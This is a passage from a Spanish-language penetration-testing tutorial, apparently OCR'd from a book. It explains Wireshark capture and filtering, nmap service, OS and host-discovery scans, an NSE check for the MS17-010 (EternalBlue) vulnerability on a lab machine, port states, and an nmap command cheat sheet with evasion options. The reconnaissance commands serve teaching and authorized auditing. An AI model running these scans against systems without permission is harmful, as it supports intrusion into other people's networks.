
WireShark - Análisis de paquetes

Wireshark es una de las más grandes herramientas para ingenieros en software y hackers, esencialmente es un analizador de paquetes, es decir, captura todos los paquetes en la interfaz que le mencionas, y te muestra cada detalle de estos en base al modelo OSI.

Para ejecutarlo, basta con escribir WireShark en la terminal o abrir la aplicación por su icono.




Al abrirse, te aparecerá una pantalla similar a la siguiente, en donde te muestra varias interfaces que podrías seleccionar para interceptar paquetes en estas interfaces.




Antes que selecciones una, quiero que te vayas a la pestaña de Edit > Preferencias, y aquí hacer clic en protocols, estos son todos los protocolos que WireShark conoce y acepta, adicionalmente, si haces clic en uno, podrás ver que en algunos puedes modificar algunos factores como ingresar llaves de desencriptación para desencriptar los paquetes que entren bajo ese protocolo.

En la imagen muestro como podemos interceptar paquetes wifis en el protocolo IEEE 802.11, e ingresar claves de desencriptación WEP y WPA.



Ok, ahora sí, en la primera imagen, haz clic en la interfaz que estés utilizando (probablemente es donde veas más líneas activas) y haz clic en el botón de la aleta azul , o simplemente haz doble clic en la interfaz.

Inmediatamente empezara WireShark a mostrarte todos los paquetes capturados en la siguiente pantalla.



Quizás podría verse al inicio un poco intimidante, pero, realmente es bastante sencillo de interpretar, la barra de navegación de arriba te permite filtrar los paquetes en base a tipo de protocolo, fuente o destino del paquete (de donde o a donde se envió), puerto utilizado para enviar o recibir, entre otras cosas, un ejemplo podría ser si escribes http en el filtro, te mostrará todos los paquetes enviados en el protocolo http, que son usualmente paquetes en un navegador, y si escribes por ejemplo ip.src==<ip>, te mostrará todos los paquetes que se mandaron desde la fuente de la IP que hayas especificado, ip.dst==<ip> muestra los paquetes que se hayan mandado a esa IP.

Por otro lado, puedes ver más detalles de un paquete en la sección inferior (la gris), que muestra por capas del modelo OSI, La información de ese

paquete, desde los bits, hasta lo que está dentro del paquete.

En el ejemplo siguiente, analizando el paquete HTTP, podemos ver de qué dirección MAC a que dirección MAC se envió, luego, que se envió de la dirección IP 192.168.1.83 a otra dirección IP, que es un paquete TCP que se envió desde el puerto 51326 al 80, y finalmente que es un paquete en el protocolo HTTP, y dentro de esta sección, el método HTTP que utilizo, y el contenido de este.

```
▸ Frame 72: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface 0
▸ Ethernet II, Src: Micro-St_7f:7f:ee (4c:cc:6a:7f:7f:ee), Dst: Shenzhen_4d:af:28 (d8:37:be:4d:af:28)
▸ Internet Protocol Version 4, Src: 192.168.1.83, Dst:
▸ Transmission Control Protocol, Src Port: 51326, Dst Port: 80, Seq: 1, Ack: 280, Len: 95
▾ Hypertext Transfer Protocol
  ▸ GET /poll?push_id=4e0b6ff6-300f-46e2-99ef-961ec953210a HTTP/1.1\r\n
    Host: push.bitdefender.net\r\n
    \r\n
    [Full request URI:
    [HTTP request 2/2]
```

Para este punto ya te habrás dado cuenta de que Wireshark te da mucha información de la data que se transmite por tu interfaz, pero de seguro te preguntarás: ¿En qué me sirve? Bueno, al hacer una prueba de penetración o

incluso asegurando una red, esta información se vuelve extremadamente relevante, por ejemplo, si entiendes como funciona un ataque, podrías interpretar de los paquetes si está sucediendo uno y desde donde.

Por medio de WireShark, en los siguientes capítulos veremos cómo realizar espionaje en una red, y por medio de WireShark podrías identificar si alguien está haciendo este tipo de ataques en tu red fácilmente (lo mencionare al llegar a ese tema).

También, imaginemos que estás intentando identificar a donde se conecta alguna aplicación tuya, o un malware en un ambiente controlado tuyo, podrías obtener esa información fácilmente mientras que los paquetes pasen por la misma interfaz, WireShark incluso puede ser utilizado junto con herramientas de intercepción de data para hacer que paquetes de otros sistemas pasen por nuestra interfaz, de forma que podamos espiarlos, incluso podríamos utilizar interfaces fuera del internet, como un SDR para emular una red móvil e intervenir mensajes de texto o llamadas telefónicas, pero eso es algo más avanzado, el punto aquí es que WireShark es una herramienta bastante completa y poderosa, y vale la pena que lean más al respecto, ya que tendría que escribir un libro completamente dedicado a WireShark para explicarlo de lleno.

Mientras te dejare una fuente donde puedes leer de otros tipos de comandos para filtrado de paquetes.

https://wiki.wireshark.org/DisplayFilters

Reconocimiento Activo

Ya que terminamos de realizar reconocimiento de forma pasiva, sigue el reconocimiento activo, igual que el reconocimiento pasivo, tiene algunas ventajas y desventajas.

La principal ventaja y razón por lo que esto también es indispensable, es que este tipo de reconocimiento es altamente confiable, y nos dirá cosas esenciales, como sistema operativo, puertos, servicios, e incluso aquí podremos empezar a identificar vulnerabilidades, la desventaja del reconocimiento activo es que aquí vamos a “tocar” directamente a los objetivos, entonces si no somos cuidadosos, nos puede detectar algún IDS o IPS y bloquear el acceso fácilmente.

También, es importante mencionar, que esta actividad es sensible, es decir, si escaneas un sistema sin permiso, estas realizando actividades potencialmente ilegales y puedes meterte en problemas.


Nmap

Nmap, a veces llamado la navaja suiza del hacking, es una herramienta escrita en Python para escaneo y reconocimiento de sistemas.

Es decentemente fácil de usar, pero increíblemente poderosa, el fundamento de nmap, es que manda paquetes TCP o UDP, y analiza las respuestas del sistema a estos paquetes, y con su base de datos, asume información del sistema, pero a pesar de que son asunciones, tiene un alto grado de confiabilidad.

Por ejemplo, digamos que quisiéramos saber qué servicios está corriendo el sistema en scanme.nmap.org (escaneamos este sistema ya que tenemos permiso explícito para hacerlo, si hiciéramos esto con otro sistema, a menos que sea nuestro, estaremos cometiendo un acto ilegal). Lo que sucede con este scan, es mandar paquetes TCP SYN a todos los puertos donde potencialmente el sistema esté corriendo los servicios, cuando responde que sería en ACK/SYN, significa que ese puerto está siendo utilizado, y el servicio default en ese puerto es el que más probable está siendo utilizado (recordemos que los servicios corren por defecto en un puerto en específico, por ejemplo, el HTTP en el 80, el SSH en el 22, etc.).

Para hacer lo que previamente describí, basta con escribir el comando nmap -sV scanme.nmap.org



Quiero que pongas atención a la estructura para utilizar nmap. Primero, escribiremos el nombre de nmap para mandar a llamar la herramienta, luego escribimos el comando que se va a utilizar, representado por un guión,

seguido de letras que representan algo que quieres que haga la herramienta, en este caso fue -sV, que significa "service version" (versión de servicios), y, por último, le damos el objetivo al cual va a escanear.

NOTA

No tiene que ser un dominio, puede ser una IP. o varias. También, puedes pedir varias acciones en el mismo comando, de cualquier forma, puedes considerar esto como la estructura de utilización de nmap: nmap -<comando> <objetivo>

Luego de realizar ese comando, recibimos una respuesta, aquí podemos ver que nos muestra lo que pedimos en orden.

Primero nos muestra la IP que fue escaneada, y si está disponible, seguido de cuatro columnas, que nos muestra el puerto que se detectó abierto, y si es un puerto tcp o udp, el estado en el que se encuentra, el servicio que está corriendo en este puerto, y la versión de este servicio.

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.051s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds
```

Algo importante que mencionar es que nmap por defecto, escanea los 1000 puertos más comunes, así que si quieres escanear un puerto/servicio que sea poco común, deberías decírselo explícitamente.

La práctica anterior sirve de cierta forma para encontrar información de un sistema externo, si por ejemplo quieres escanear a un sistema en tu red local ¿qué se hace? Esto es todavía más sencillo, primero, te interesaría saber si en sí, el sistema está "vivo" en la red, para esto, basta con escribir el comando nmap -sP <IP>/24, esto lo que hará es que escaneará todas las IPs dentro de ese segmento y te dirá quien está recibiendo y mandando respuestas.




En las direcciones IPV4, cada número representa 8 bits, por lo que decirle que escanee 24 bits, lo que significa que escanee a 3 dígitos, que son los que están en ese segmento de la red, pero pudiste haber puesto simplemente un rango, algo como 192.168.1.0-254 y habría sido lo mismo.

Podrás esperar como respuesta algo similar a esto

```
ARP Ping Scan Timing: About 1.96% done; ETC: 16:06 (0:00:50 remaining)
Nmap scan report for 192.168.1.70
Host is up (0.0014s latency).
MAC Address: 9C:B6:D0:10:85:81 (Rivet Networks)
Nmap scan report for 192.168.1.71
Host is up (0.00057s latency).
MAC Address: 70:4F:57:28:BE:84 (Tp-link Technologies)
Nmap scan report for 192.168.1.83
Host is up (0.000079s latency).
MAC Address: 4C:CC:6A:7F:7F:EE (Micro-star Intl)
Nmap scan report for 192.168.1.132
Host is up (0.0014s latency).
MAC Address: E4:F0:42:4B:FA:02 (Unknown)
Nmap scan report for gpon-infinitum.nokia.com (192.168.1.254)
Host is up (0.0096s latency).
MAC Address: D8:37:BE:4D:AF:28 (Shenzhen Gongjin Electronics)
Nmap scan report for 192.168.1.67
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.78 seconds
```

Esta acción es lo primero que harías en una red local, y si, no te da una cantidad inmensa de información de todos los sistemas, pero te dice cuántos sistemas están en la red, y utiliza paquetes ARP (que son menos comúnmente filtrados) para hacerlo.

Seguido de eso, tu siguiente pregunta en una red local debería de ser ¿qué sistema operativo tienen esos sistemas? Para esto, utilizamos un comando similar, pero con la opción -O, algo así como nmap -O <IP>/24, lo que hace este comando, es que obtiene los servicios del sistema, y hace una correlación entre ellos y los sistemas operativos en la base de datos, dándote un sistema operativo "estimado", pero con decente confiabilidad.




Este es un ejemplo del resultado que obtendrías, como puedes notar, te muestra los puertos y servicios, seguido de una "estimación" del sistema operativo, lo que sucede, es que no existe un "paquete" que puedas mandar para "preguntar" el sistema operativo, entonces lo que hace nmap es preguntar ¿qué servicios tiene corriendo el sistema, y preguntar a su base de datos "que sistemas operativos usan estos servicios?" y te da la respuesta a ello.

```
Host is up (0.035s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.2 - 4.9 (92%), Linux 4.4 (90%), HP P2000 G3 NAS device (90%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (90%), Linux 3.13 or 4.2 (90%), Linux 3.16 - 4.6 (90%), Linux 4.10 (90%), Linux 4.2 (90%), Asus RT-AC66U WAP (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 10 hops
```


Scripts de nmap

Ya vimos un poco de lo que puede hacer nmap, sin embargo, hay miles de otras funciones que tiene nmap, desde encontrar vulnerabilidades, hasta escanear para detectar firewalls o sistemas de seguridad, funciones para evadir sistemas de seguridad.

Para esto, vale la pena hablar de los scripts de nmap, que están en su base de datos oficial, para utilizarlo, deberás ir a https://nmap.org/nsedoc/index.html , donde encontraras lo siguiente:



Estas son las categorías para las que nmap ha desarrollado scripts especializados, por ejemplo, vamos a imaginar que encontramos una maquina con Windows 7, queremos identificar si tiene la vulnerabilidad Eternalblue, unas de las vulnerabilidades más comunes en este sistema operativo, podríamos simplemente irnos al buscador que está a la izquierda de la página y escribir Eternal Blue.




Hacer clic en el script que hará el escaneo para dicha vulnerabilidad y leer los detalles de cómo se utiliza en la página inferior de la página. Lo que más nos interesa es el ejemplo de uso y los argumentos posibles.

Example Usage

- nmap -p445 --script smb-vuln-ms17-010 <target>
- nmap -p445 --script vuln <target>

Y simplemente lo probamos, en mi caso el sistema Windows 7 en mi red tiene la IP 192.168.1.141, así que escribo nmap -p445 --script smb-vuln-ms17-010 192.168.1.141



Y como respuesta, obtendrás algo como esto, en lo que mi principal interés es si dicha máquina aparece con la palabra VULNERABLE, y dado que es el caso, podemos asumir que un ataque con este exploit comprometería a la máquina.

```
Nmap scan report for 192.168.1.141
Host is up (0.00027s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:BE:D4:77 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Así como este, hay cientos de exploits que podrías utilizar para obtener toda clase de información de los sistemas que vayas a auditar, simplemente tienes que saber que buscar, como y donde en la base de datos de nmap.

Estados

En nmap, de seguro notaste algo llamado STATE en el escaneo de servicios, esto se refiere al estado en el que está dicho puerto, estos son los estados que puede estar y que significan.

OPEN/ABIERTO

Esto significa que el servicio está aceptando paquetes TCP, UDP o SCTP en este puerto. Estos son los puertos que más nos interesan, ya que cada puerto abierto es una potencial entrada a un ataque.

CLOSED/CERRADO

Esto significa que el puerto es accesible, sin embargo, no hay servicio que responda en este puerto. Esto es útil para saber si el objetivo está activo, y ayuda en la detección de sistema operativo, también, vale la pena monitorearlos, ya que podrían abrirse si se inicia el servicio en el sistema.

FILTERED/FILTRADO

Esto sucede cuando nmap no puede determinar si el puerto está abierto debido a que los paquetes que manda nmap están siendo filtrados. Esto podría ser debido a un firewall, es el tipo de estado que más frustra un ataque.

UNFILTERED/NO-FILTRADO

El estado no filtrado significa que el puerto es accesible, pero nmap es incapaz de determinar si está abierto o cerrado. Solo el escaneo de paquetes ACK, que se utiliza para identificar reglas del firewall, clasifica puertos en este estado, podrás encontrar más información al escanear el mismo puerto con otro tipo de escaneo, tal como SYN o FIN, para determinar si el puerto está abierto o cerrado.

OPEN|FILTERED/ABIERTO|FILTRADO

Nmap da este estado cuando no puede identificar si el puerto está abierto o filtrado. Esto pasa cuando los puertos abiertos no dan respuesta.

CLOSED|FILTERED/CERRADO|FILTRADO

Esto sucede cuando nmap no es capaz de determinar si un puerto está cerrado o filtrado, sucede para el escaneo “IP ID idle”.

Otros comandos de nmap

NOTA

Las IP y puertos son ejemplos, se debe usar la apropiada para tu caso en específico.

Selección de objetivo y escaneo	
nmap 192.168.1.1 o nmap www.página.com	Escanear IP (1000 puertos) u objetivo
nmap 192.168.1.1-20	Escanear rango de IPs
nmap 192.168.1.1/24	Escanear subnet
nmap -iL lista.txt	Escanear objetivos de una lista txt

Selección de puertos	
nmap -p 22 192.168.1.1	Escanear un solo puerto
nmap -p 22,80,443 192.168.1.1	Escanear varios puertos
nmap -p 1-100 192.168.1.1	Escanear un rango de puertos
Tipos de escaneos de puertos	
nmap -sT 192.168.1.1	Escanear utilizando conexiones TCP
nmap -sU -p 123 192.168.1.1	Escanear puertos UDP
nmap -Pn -F 192.168.1.1	Escanear e ignorar discovery (útil para evadir algunas restricciones d
Detección de servicios y sistemas operativos	
nmap -O 192.168.1.1	Detectar sistemas operativos
nmap -A 192.168.1.1	Detectar sistemas operativos y servicios
nmap -sV --version-intensity 5 192.168.1.1	Detección agresiva de servicios
nmap -sV --version-intensity 0 192.168.1.1	Detección menos agresiva de servicios
Guardando información de Nmap	
nmap -oN archivo.txt 192.168.1.1	Guarda el resultado como txt
nmap -T0 192.168.1.1	Determinar nivel de paranoia en el escaneo (0 es más paranoico, 5 es

OSINT + Reconocimiento Activo - Obtener información con una sola herramienta

Striker es una herramienta escrita en Python parecida a Discover, ya que obtienen cosas muy parecidas, pero la diferencia clave es que Striker no tiene opción para reconocimiento 100% pasivo, y dentro de las acciones que hace, realiza con nmap un escaneo de puertos, por lo que tengo que clasificarlo como reconocimiento activo.

La ventaja que tiene sobre Discover, es que la información la obtiene mucho más rápido (en mi experiencia tiene un poco menos de confiabilidad, lo uso cuando no tengo tanto tiempo).

Otra diferencia clave, es que Striker solo permite reconocimiento en dominios.

Para utilizarlo, deberás ir a la carpeta en la que está la herramienta, que es /opt/Reconocimiento/Striker

Dentro de ahí, tienes que darle permiso con chmod +x striker.py, y finalmente ejecutar el script con ./striker.py



Luego de ejecutarlo, te pedirá un dominio en donde se realizará el reconocimiento.

